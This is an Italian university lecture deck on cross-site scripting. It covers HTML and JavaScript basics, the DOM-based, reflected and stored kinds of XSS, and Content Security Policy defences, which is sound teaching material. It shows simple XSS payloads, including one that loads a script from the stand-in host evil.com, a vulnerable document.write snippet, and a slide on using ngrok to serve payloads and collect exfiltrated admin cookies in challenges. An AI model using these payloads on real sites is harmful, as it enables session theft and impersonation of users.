

**Lorenzo
LEONARDINI**

Università di Pisa

Web Security 3

Cross-site Scripting



<https://cybersecnatlab.it>

License & Disclaimer

2

License Information

This presentation is licensed under the
Creative Commons BY-NC License



To view a copy of the license, visit:

<http://creativecommons.org/licenses/by-nc/3.0/legalcode>

Disclaimer

- We disclaim any warranties or representations as to the accuracy or completeness of this material.
- Materials are provided “as is” without warranty of any kind, either express or implied, including without limitation, warranties of merchantability, fitness for a particular purpose, and non-infringement.
- Under no circumstances shall we be liable for any loss, damage, liability or expense incurred or suffered which is claimed to have resulted from use of this material.

Obiettivi

3

- Comprendere la struttura di una pagina web
- Comprendere gli attacchi di tipo XSS
- Comprendere i meccanismi di protezione CSP

Argomenti

4

- Le pagine web
- XSS
- Strumenti utili

Argomenti

5

- Le pagine web
- XSS
- Strumenti utili

HTML

6

- Le pagine web sono realizzate con un linguaggio di markup chiamato **HTML**
- HTML basa la sua sintassi su **XML** (Extensible Markup Language)

HTML

7

- La pagina è costituita da **tag**, delimitati dai caratteri < e > (es. <html>)
- Molti tag possono avere uno o più figli, o anche un contenuto testuale. Questi tag devono essere chiusi (es. <html>...</html>)
- Alcuni tag non possono avere figli (es.). A volte viene incluso uno slash finale per indicare l'assenza di figli (es.)

HTML

8

➤ Alcuni dei tag principali:

- `<head>`: Contiene informazioni sulla pagina
- `<body>`: Contiene il contenuto della pagina
- `<p>`: paragrafi
- `<div>`: blocchi di testo

- ``: immagini
- `<a>`: link
- `<script>`: per l'inclusione di JavaScript

HTML

9

- Le pagine hanno una struttura standard:

```
<!DOCTYPE html>
```

```
<html>
```

```
<head />
```

```
<body />
```

```
</html>
```

```
<!DOCTYPE html>
<html>
  <head>
    <title>Esempio</title>
  </head>
  <body>
    <h1>Un titolo</h1>
    <p style="color: red;">
      Un paragrafo rosso
    </p>
    <script>
      alert("Hello world");
    </script>
    <script src="/main.js"></script>
  </body>
</html>
```

HTML

10

- I tag possono avere **attributi**:
 - **src** per indicare il sorgente di uno script o un'immagine
 - **href** per indicare la destinazione dei link
 - **style** per definire lo stile CSS del tag
 - ...e molti altri

JavaScript

11

- Come accennato, **JavaScript** è un linguaggio di scripting che permette di eseguire codice sul browser dell'utente
- Con JavaScript si può:
 - Leggere e modificare il contenuto della pagina
 - Accedere e modificare i cookie*
 - Rispondere ad eventi scatenati dall'utente
 - ...

*i cookie HttpOnly non possono essere letti da JavaScript

JavaScript

12

- JavaScript permette di realizzare siti interattivi e con molte funzionalità
- Poiché può accedere a tutti i dati della pagina è importante che ci si possa fidare del codice eseguito
- Bisogna proteggersi da codice JavaScript malevolo

Argomenti

13

- Le pagine web
- **XSS**
- Strumenti utili

XSS – Cross-site Scripting

14

- Gli attacchi **XSS** (Cross-site Scripting) permettono a un attaccante di *iniettare* codice JavaScript in un sito
- Il codice iniettato viene spesso chiamato **payload**
- Cosa succede se un utente si registra con username "<script>alert(1)</script>" e questo username viene inserito nel codice HTML della pagina?

XSS – Cross-site Scripting

15

- Esistono diversi tipi di XSS:
 - **DOM-based XSS**: il payload viene eseguito a seguito di una modifica della pagina nel browser (DOM)
 - **Reflected XSS**: il payload viene inserito nella richiesta e viene *riflesso* nella risposta
 - **Stored XSS**: il payload è *persistente* in quanto viene salvato in un database e presentato a tutti gli utenti

XSS – Cross-site Scripting


16

- Nelle reflected XSS il payload viene inserito dal server nella pagina
- Nelle DOM-based XSS il payload viene inserito dal browser nella pagina
 - `element.innerHTML`
 - `document.write`

XSS – Cross-site Scripting

17


```
L'URL corrente è:  
<script>  
  document.write(decodeURIComponent(document.location.href))  
</script>
```



DOM-based XSS

XSS – Cross-site Scripting

18



Reflected XSS

XSS – Cross-site Scripting

19

- Quali sono gli obiettivi di un attacco XSS?
 - Esfiltrare i cookie di un utente
 - Eseguire azioni impersonando un utente
 - Esfiltrare contenuti riservati presenti nella pagina
 - ...

XSS – Cross-site Scripting

20

- Come si realizza un payload XSS?
 - Tag <script>:

```
<script>alert(1)</script>
```

```
<script src="http://evil.com/payload.js"></script>
```

XSS – Cross-site Scripting

21

- Basta filtrare il tag <script>?
- Si possono sfruttare gli eventi del browser:
 - onerror
 - onload
 - ...

```

```

Proteggersi da XSS

22

- È fondamentale sanitizzare correttamente l'input degli utenti
- Tutti gli input sono potenzialmente malevoli
- Sanitizzare le XSS non è sempre banale, specie se si vogliono abilitare tag "innocenti" (es. ``)

Proteggersi da XSS

23

- Ma il browser non può fare niente? È il browser che esegue JavaScript, può controllare cosa eseguire:
 - Non uso eventi, posso dire al browser di bloccare tutti gli onerror, onload...?
 - Perché il sito example.com dovrebbe caricare script da evil.com? Il browser non può bloccarli?
- **CSP** viene incontro a queste idee

CSP

24

- **CSP** (Content Security Policy) è un meccanismo di protezione in grado di mitigare alcuni attacchi, tra cui XSS
- Il server specifica una serie di regole aggiungendo alla risposta HTTP un header **Content-Security-Policy**
- Il browser è tenuto a rispettare queste regole per il caricamento di risorse e l'esecuzione di script

CSP

25

- CSP permette di specificare i domini da cui la pagina può caricare in modo lecito risorse:
 - Script
 - Immagini
 - Font
 - ...

CSP

26

- Una configurazione classica permette di caricare risorse solo dal dominio corrente:

```
Content-Security-Policy: default-src 'self'
```

- Per permettere immagini da qualsiasi dominio:

```
Content-Security-Policy: default-src 'self'; img-src *
```

CSP

27

- In alternativa all'header Content-Security-Policy, CSP può essere configurato con dei tag `<meta>` all'interno di `<head>`

```
<meta  
  http-equiv="Content-Security-Policy"  
  content="default-src 'self'" />
```

CSP

28

- Quando si utilizza CSP tutti gli script *inline* sono automaticamente disabilitati
 - No `<script>alert(1)</script>`
 - No `onerror="alert(1)"`
- Ci sono due modi per utilizzare comunque script inline:
 - Nonce
 - Hash

CSP - nonce

29

- Il server specifica una nonce randomica inserendola nell'header
- Tutti gli script devono specificare la nonce
- Un attaccante non può conoscere la nonce

```
Content-Security-Policy: script-src 'nonce-sup3rs3cr3t'
```

```
<script nonce="sup3rs3cr3t">  
  function legitFunctionality() {  
    // ...  
  }  
</script>
```

CSP - hash

30

- Il server specifica l'hash degli script di cui è permessa l'esecuzione
 - Lo sviluppatore calcola l'hash del suo script e lo aggiunge alla lista
- Se uno script ha un hash diverso non viene eseguito

```
Content-Security-Policy: script-src 'sha256-xzi4zkCjuC8lZcd2UmnqDG0vurmql2W/XKM5Vd0+MlQ= '
```

Argomenti

31

- Le pagine web
- XSS
- Strumenti utili

ngrok

32

- Uno strumento utile per svolgere Challenge è **ngrok**
- ngrok permette di esporre un servizio in esecuzione sul proprio computer senza dover aprire porte sul router o configurazioni particolari
- ngrok crea un tunnel da un dominio randomico al nostro servizio

ngrok

33

- In questo esempio si vuole rendere pubblico il servizio locale <http://localhost:8000>
- Accessibile all'indirizzo <https://5300-79-50-120-222.eu.ngrok.io>

```
Terminal
ngrok (Ctrl+C to quit)
Add Okta or Azure to protect your ngrok dashboard with SSO: https://ngrok.com/dashSSO

Session Status      online
Session Expires     1 hour, 59 minutes
Terms of Service     https://ngrok.com/tos
Version              3.1.0
Region              Europe (eu)
Latency              96ms
Web Interface        http://127.0.0.1:4040
Forwarding            https://5300-79-50-120-222.eu.ngrok.io -> http://localhost:8000

Connections
  ttl   opn   rt1   rt5   p50   p90
    0     0    0.00  0.00  0.00  0.00
```

ngrok

34

- ngrok si dimostra utile nel risolvere le challenge:
 - Per servire temporaneamente payload (es. inclusione di uno script malevolo in un XSS)
 - Per rimanere in ascolto di dati esfiltrati (es. un XSS che ci invia il cookie di sessione dell'admin)

**Lorenzo
LEONARDINI**

Università di Pisa

Web Security 3

Cross-site Scripting



<https://cybersecnatlab.it>